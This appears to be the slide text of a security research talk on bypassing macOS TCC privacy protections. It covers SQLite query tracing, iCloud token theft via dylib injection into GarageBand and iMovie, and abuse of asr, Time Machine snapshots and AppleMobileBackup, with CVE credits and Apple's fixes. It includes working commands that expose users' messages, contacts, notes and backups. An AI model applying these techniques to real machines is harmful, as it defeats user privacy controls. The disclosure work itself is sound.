TCC bypasses via SQL tracing mechanism

- On macOS a lot of system apps use SQLite3 databases to store data.
- Those applications are among others TCC-protected apps like Mail, Contacts, Notes, iMessage.
- All them use `libssqlite3.dylib` that respects a funny environment variable – `SQLITE_AUTO_TRACE`
- When that env var is set, all the SQL queries are logged 😊

TCC bypasses via SQL tracing mechanism

- So simply make all processes having that env var set and wait for the results



```
$ launchctl setenv SQLITE_AUTO_TRACE 1
```

TCC bypasses via SQL tracing mechanism

15:57:26.042109+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:26.042351+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:26.046169+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:26.046340+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:42.313514+0200	AddressBookSourceSync	TraceSQL(0x7f80bc3405f0):
Contacts (libssqlite3.dylib)		
Subsystem: com.apple.sqlite3 Category: logging Details	2021-09-20 15:57:26.042109+0200	
<pre>TraceSQL(0x7fa7c640a950). UPDATE OR FAIL ZABCDRECORD SET ZMODIFICATIONDATE = 163232010.00000, ZMODIFICATIONDATEYEARLESS = 22687046.03803, ZSYNCSTATUS = 0, ZFIRSTNAME = 'SECRET-SECRET', ZLASTNAME = 'Test', ZORGANIZATION = 'Test', ZSORTINGFIRSTNAME = 'secret-secret test SECRET-SECRET Test ', ZSORTINGLASTNAME = 'test secret-secret Test SECRET-SECRET ', Z_OPT = 3 WHERE Z_PK = 6 AND Z_OPT = 2</pre>		

TCC bypasses via SQL tracing mechanism

```
15:58:35.538008+0200      Mail      TraceSQL(0x7fa2a071fd10):  
  
Mail (libssqlite3.dylib)  
Subsystem: com.apple.sqlite3 Category: logging Details      2021-09-20 15:58:35.538008+0200  
  
TraceSQL(0x7fa2a071fd10): UPDATE messages SET snippet = 'Hey, This is content of SECRET-SECRET email. Regards,  
Wojciech ' WHERE ROWID = 25
```

TCC bypasses via SQL tracing mechanism

```
16:20:38.103351+0200      recentsd          TraceSQL(0x7fdff0907bc0):  
  
recentsd (libssqlite3.dylib)  
Subsystem: com.apple.sqlite3 Category: logging Details  
2021-09-20 16:20:38.103351+0200  
  
TraceSQL(0x7fdff0907bc0):           UPDATE recents           SET           weight =  
COALESCE(MAX(weight, NULL), weight, NULL),           display_name = 'Wojciech Reguła',  
dates           = '1632147638047:1632147637788:1632145709466:16321465799758:16321466667372'  
last_date       = 1632147638047,           sending_address = 'iMessage:wojciech.regula@securing.pl',  
group_kind      = 0           WHERE ROWID = 1
```

TCC bypasses via SQL tracing mechanism


Notes (libsqlite3.dylib)

Subsystem: com.apple.libsqlite3 Category: logging Details

2021-09-20 16:00:35.051990+0200

```
TraceSQL(0x7ff446e09440): UPDATE OR FAIL ZICNOTEDATA SET ZDATA =
x'1f8b0800000000000000135d8fc4a0331144627e974cc44db862c44a248703508155c145c5b067729e8804f50a820b8990718dd08eedcb9
144174e7fbf8b7561f405d59afb7df08d340b83927dfbd242ab257b18a4ce42e633b38c887fb79d19f151f4ecab12f8fcae3b1d66154e47e
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cef8172eaa33d71d020000', Z_OPT = 30 WHERE Z_PK = 244 AND Z_OPT = 29
```

TCC bypasses via SQL tracing mechanism



The screenshot shows a hex editor interface with two main sections: 'Input' and 'Output'.
Input: The input section contains a large amount of hex data. The first few bytes are: 1f8b08000000000000135d8fc...
Output: The output section shows the resulting decrypted data:
.....5SECRET-SECRET Note title
NOTE CONTENT SECRET-SECRET
..
A red box highlights the output text, specifically the note title and content.

TCC bypasses via iCloud

- Some of the normally TCC-protected data are by default synchronized also with iCloud.
- Let's extract them directly from the cloud!



TCC bypasses via iCloud



```
$ codesign -d --entitlements - /Applications/GarageBand.app  
Executable=/Applications/GarageBand.app/Contents/MacOS/GarageBand  
[Dict]  
  [Key] com.apple.application-identifier  
  [Value]  
    [String] F3LWYJ7GM7.com.apple.garageband10  
  [...]  
  [Key] com.apple.private.icloud-account-access  
  [Value]  
    [Bool] true  
  [Key] com.apple.security.cs.allow-unsigned-executable-memory  
  [Value]  
    [Bool] true  
  [Key] com.apple.security.cs.disable-library-validation  
  [Value]  
    [Bool] true  
  [Key] com.apple.security.device.audio-input  
  [Value]  
    [Bool] true  
[...]
```



```
$ codesign -d --entitlements - /Applications/iMovie.app  
Executable=/Applications/iMovie.app/Contents/MacOS/iMovie  
[Dict]  
  [...]  
  [Key] com.apple.private.icloud-account-access  
  [Value]  
    [Bool] true  
  [Key] com.apple.security.app-sandbox  
  [Value]  
    [Bool] true  
  [Key] com.apple.security.assets.movies.read-write  
  [Value]  
    [Bool] true  
  [Key] com.apple.security.assets.music.read-only  
  [Value]  
    [Bool] true  
  [...]
```

TCC bypasses via iCloud

- With the com.apple.private.icloud-account-access entitlement we can communicate with com.apple.iCloudHelper XPC service.
- It uses an old C XPC API.
- The XPC helper will provide us with iCloud tokens when nicely asked 😊
- But in order to possess that private iCloud entitlement, we need to have code execution within GarageBand and iMovie context.

TCC bypasses via iCloud

- GarageBand was vulnerable to dylib proxying attack:



GARAGEBAND
WITH PRIVATE
ICLOUD
ENTITLEMENT
AND DISABLE-
LIBRARY-
VALIDATION



MODIFICATION
OF ONE OF THE
DYNAMIC
LIBRARIES TO
EXECUTE MY
CODE



THE
ICLOUDHELPER
HAPPILY
ACCEPTS THE
XPC
CONNECTION

TCC bypasses via iCloud

- iMovie was vulnerable to simply DYLD_INSERT_LIBRARIES injection:



IMOVIE WITH
PRIVATE
ICLOUD
ENTITLEMENT
AND WITHOUT
HARDENED
RUNTIME



DYLD_INSERT_
LIBRARIES
THAT INJECTS
A DYNAMIC
LIBRARY WITH
MY CODE



THE
ICLOUDHELPER
HAPPILY
ACCEPTS THE
XPC
CONNECTION

```
protocolVersion = 2;
regionInfo = {
    displayedHostname = "iCloud.com";
};
tokens = {
    cloudKitToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    keyTransparencyToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    mapsToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    mmeAuthToken =
        "EAADAAAABLwIAAAAAGF...LX3Z
        5imCL8qIWpfv1tvYZdq'...
    mmeBTMMInfiniteToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    mmeFMFAppToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    mmeFМИAppToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    mmeFМИSiriToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    mmeFМИToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
    searchPartyToken =
        "EAADAAAABLwIAAAAAGA..._oVW
        Be64X3UqqILt1VNHbyT..._oVW
```

A screenshot of a macOS desktop environment. In the center, there is a terminal window titled "Desktop — sh — 93x19". The window has a white background and a dark gray title bar. The title bar features three colored window control buttons (red, yellow, green) on the left and a close button on the right. Inside the terminal, the text "sh-3.2\$" is visible, indicating the current shell prompt. The background of the desktop is a vibrant, abstract wallpaper with swirling patterns of red, orange, yellow, blue, and purple. The overall appearance is clean and modern, typical of a Mac OS X desktop.

TCC bypasses via iCloud

iMovie

Available for: macOS Catalina 10.15.6 and later

Impact: Entitlements and privacy permissions granted to this app may be used by a malicious app

Description: This issue was addressed by enabling hardened runtime.

CVE-2021-30757: Wojciech Reguła (@_r3ggi), Gergő Pap of Quadron Cybersecurity Services, Csaba Fitzl (@theevilbit), Yiğit Can YILMAZ (@yilmazcanyigit)

Entry updated December 17, 2021

iMovie

Available for: macOS Monterey

Impact: A user may be able to view sensitive user information

Description: This issue was addressed by enabling hardened runtime.

CVE-2022-32896: Wojciech Reguła (@_r3ggi)

GarageBand

Available for: macOS Big Sur

Impact: A local attacker may be able to read sensitive information

Description: This issue was addressed by removing additional entitlements.

CVE-2021-30654: Wojciech Reguła (@_r3ggi) of SecuRing

TCC bypasses via sysadmin tools

- Many sysadmin tools have privacy exception to perform their job
- These can be often abused to fully or partially bypass TCC

“Rule of Diversity: Developers should design their programs to be flexible and open. This rule aims to make programs flexible, allowing them to be used in other ways than their developers intended.” - Eric Raymond's 17 Unix Rules

TCC bypasses via sysadmin tools - asr

- asr is “Apple Software Restore” utility
- Can be used to restore / clone full disk images
- Has very powerful entitlements
-  – let’s clone our disk!

```
[Dict]
  [Key] com.apple.apfs.unlock
  [Value]
    [Bool] true
  [Key] com.apple.private.vfs.snapshot
  [Value]
    [Bool] true
  [Key] com.apple.unencrypted.system-volume
  [Value]
    [Bool] true
  [Key] com.apple.private.IASInstallerAuthAgent
  [Value]
    [Bool] true
  [Key] com.apple.private.storage.revoke-access
  [Value]
    [Bool] true
  [Key] com.apple.authorization.extract-password
  [Value]
    [Bool] true
  [Key] com.apple.InstallerDiagnostics.PermittedClient
  [Value]
    [Bool] true
  [Key] com.apple.rootless.internal-installer-equivalent
  [Value]
    [Bool] true
  [Key] com.apple.rootless.restricted-block-devices.read
  [Value]
    [Bool] true
```

TCC bypasses via sysadmin tools - asr

- Problem: super buggy tool, different thing is broken on each major version – poor sysadmins
- asr is very sensitive on partitions/containers/volumes
- APFS layout must carefully prepared
- Needed a lot of experimenting about the exact sequence of commands

```
diskutil apfs resizeContainer disk0s2 40GB
diskutil addPartition disk0 %Apple_HFS% MyVol 40GB
diskutil apfs createContainer /dev/disk0s3

csaby@mantarey ~ % sudo asr restore --source /dev/disk0s2 --target /dev/disk0s3 --erase --noverify
Password:
△ Validating target...done
△ Validating source...done
△ Erase contents of /dev/disk3s1? [ny]: y
△ Replicating 10...20...30...40...50...60...70...80...90...100...
△ Replicating 10...20...30...40...50...60...70...80...90...100...
△ Restored target device is /dev/disk3s2.
Restore completed successfully.

csaby@mantarey ~ % mount
...
/dev/disk3s1 on /Volumes/Macintosh HD -- Data (apfs, local, journaled, nobrowse)

csaby@mantarey ~ % ls -l "/Volumes/Macintosh HD -- Data/Users/csaby/Library/Messages"
total 1920
drwxrwxrwx 14 csaby staff 448 Oct 29 14:28 NickNameCache
-rw-r--r-- 1 csaby staff 270336 Nov  2 14:54 chat.db
-rw-r--r-- 1 csaby staff 32768 Nov  2 14:46 chat.db-shm
-rw-r--r-- 1 csaby staff 572712 Nov  2 14:54 chat.db-wal

csaby@mantarey ~ % ls -l Library/Messages
total 0
ls: Library/Messages: Operation not permitted
```

TCC bypasses via sysadmin tools - TM

- Time Machine is Apple's backup process/utility
- TM on APFS uses snapshots
- Backup is well protected by TCC
- Can't access disk or snapshots


```
csaby@bs ~ % ls -l /Volumes/MYBACKUP
ls: MYBACKUP: Operation not permitted
csaby@bs ~ % ls -l ~/Library/Messages
ls: Messages: Operation not permitted
```

```
csaby@bs ~ % ls -l "/Volumes/com.apple.TimeMachine.localsnapshots/Backups.backupdb/bs/2021-10-05-155511/
Macintosh HD - Data"
ls: Macintosh HD - Data: Operation not permitted
```

TCC bypasses via sysadmin tools - TM

- Or not? What happens when we browse them in Finder?

```
csaby@bs ~ % mount
/dev/disk1s7s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk1s5 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk1s3 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk1s6 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk1s2 on /System/Volumes/Data (apfs, local, journaled, nobrowse)
map auto_home on /System/Volumes/Data/home (autoofs, automounted, nobrowse)
drivefs on /Volumes/GoogleDrive (dfsfuse_DFS, local, nodev, nosuid, synchronous, mounted by gandalf)
/dev/disk3s2 on /Volumes/MYBACKUP (apfs, local, nodev, nosuid, journaled)
com.apple.TimeMachine.2021-03-08-112635.backup@/dev/disk3s2 on /Volumes/.timemachine/2393397B-CFD7-43B8-
A8D4-F96D07D3C0B9/2021-03-08-112635.backup (apfs, local, read-only, journaled, nobrowse)
```



TCC bypasses via sysadmin tools - TM

```
csaby@bs ~ % ls -l /Volumes/.timemachine/2393397B-CFD7-43B8-A8D4-F96D07D3C0B9/2021-10-05-155622.backup/
2021-10-05-155622.backup/Macintosh\ HD\ -\ Data/Users/csaby/Library/Messages
total 15040
drwx-----@ 2 csaby staff 64 Nov 13 2020 Archive
drwx-----@ 123 csaby staff 3936 Oct 1 20:04 Attachments
drwxr-xr-x@ 3 csaby staff 96 Nov 16 2020 Drafts
drwxrwxrwx@ 15 csaby staff 480 Dec 21 2020 NickNameCache
drwx-----@ 3 csaby staff 96 Jul 25 2020 StickerCache
-rw-r--r--+ 1 csaby staff 2195456 Oct 5 10:43 chat.db
-rw-r--r--+ 1 csaby staff 32768 Sep 14 14:59 chat.db-shm
-rw-r--r--+ 1 csaby staff 32768 Oct 5 11:45 chat.db-wal
-rw-r--r--@ 1 csaby staff 358656 Sep 27 15:55 com.apple.messages.geometrycache_v5.plist
-rw-r--r--+ 1 csaby staff 32768 Sep 14 15:11 prewarm.db
-rw-r--r--+ 1 csaby staff 32768 Oct 5 15:38 prewarm.db-shm
-rw-r--r--+ 1 csaby staff 3057072 Oct 5 15:38 prewarm.db-wal
```

TCC bypasses via sysadmin tools - AppleMobileBackup

- iOS backups!
- ~/Library/Application Support/MobileSync/Backup – protected by TCC
- 💡 - can we backup somewhere else?

TCC bypasses via sysadmin tools - AppleMobileBackup

- AppleMobileBackup utility: --root option

```
csaby@mac ~ % system_profiler SPUSBDataType | sed -n -E -e '/(iPhone|iPad)/,/Serial/s/ *Serial Number:  
*(.+)\1/p'
```

```
/Library/Apple/System/Library/PrivateFrameworks/MobileDevice.framework/Versions/A/  
AppleMobileDeviceHelper.app/Contents/Resources/AppleMobileBackup -b --target "0000XXXX-YYYYYYYYYYYYYYYY"  
--root /tmp/
```

```
csaby@mac ~ % ls -l /tmp/0000XXXX-YYYYYYYYYYYYYYYY/00  
total 6792  
-rw-r--r-- 1 csaby  wheel  42057 Nov 23 17:41 00002e8b25129e2c7ca48f8e6fae558ae448b1d8  
-rw-r--r-- 1 csaby  wheel  63470 Nov 23 17:41 0007159f7840b7337f31a9965926d5558f0c69a4  
-rw-r--r-- 1 csaby  wheel  59207 Nov 23 17:41 0007fce403f209664632af6e2e14bdd7f3001771  
-rw-r--r-- 1 csaby  wheel  57623 Nov 23 17:41 0009d029d71692fcc8b2d27d9857b9bdecb2da9
```

TCC bypasses via sysadmin tools - AppleMobileBackup

- Apple's first fix (Ventura Beta 5) – remove the “--root” option
- Bypass 1: reimplement the utility using -
`/Library/Apple/System/Library/PrivateFrameworks/DeviceLink.framework/Versions/A/DeviceLink`


```
void _DLSetRootDirectory(int arg0, int arg1) {
    r14 = arg1;
    rbx = arg0;
    rdi = *(arg0 + 0x98);
    if (rdi != 0x0) {
        CFRelease(rdi);
    }
    *(rbx + 0x98) = r14;
    CFRetain(r14);
    if (_DLShouldLog(0x6) != 0x0) {
        __DLLog("/AppleInternal/Library/BuildRoots/800759f9-1149-11ed-a6b7-ea36a6e2fc9/Library/
Caches/com.apple.xbs/Sources/DeviceLink/WireProtocol/DeviceLinkConnection.c", "DLSetRootDirectory", 0x6,
@"DLSetRootDirectory(\"%@\")", r14, r9, stack[0]);
    }
    return;
}
```

TCC bypasses via sysadmin tools - AppleMobileBackup

- Bypass 2: use an old version of AppleMobileBackup

TCC bypasses via sysadmin tools - AppleMobileBackup

- Apple:



TCC bypasses via sysadmin tools - AppleMobileBackup

- Ultimate fix: let's sacrifice usability. Sorry 😢
- <https://imazing.com/blog/ios-backup-passcode-prompt>



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Replying to @theevilbit

Did you kill my automated local backups with
@DigiDNA?

"CVE-2022-32929: Csaba Fitzl (@theevilbit) of
Offensive Security" in section Backups here
support.apple.com/en-us/HT213489

Do you have a suggestion how to do my family's
automated local backups now?
(iCloud is not an option for us)

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About the security content of iOS 16.1 and i...
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content of iOS 16.1 and iPadOS 16.

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@theevilbit what was the issue described in your CVE-2022-32929? What Apple did address exactly? I cannot find a clear description.



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Here you go. You are probably right, it seems that this is how Apple fixed the issue at the end. 😢




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CVE-2022-32929 - Bypass iOS backup's T...
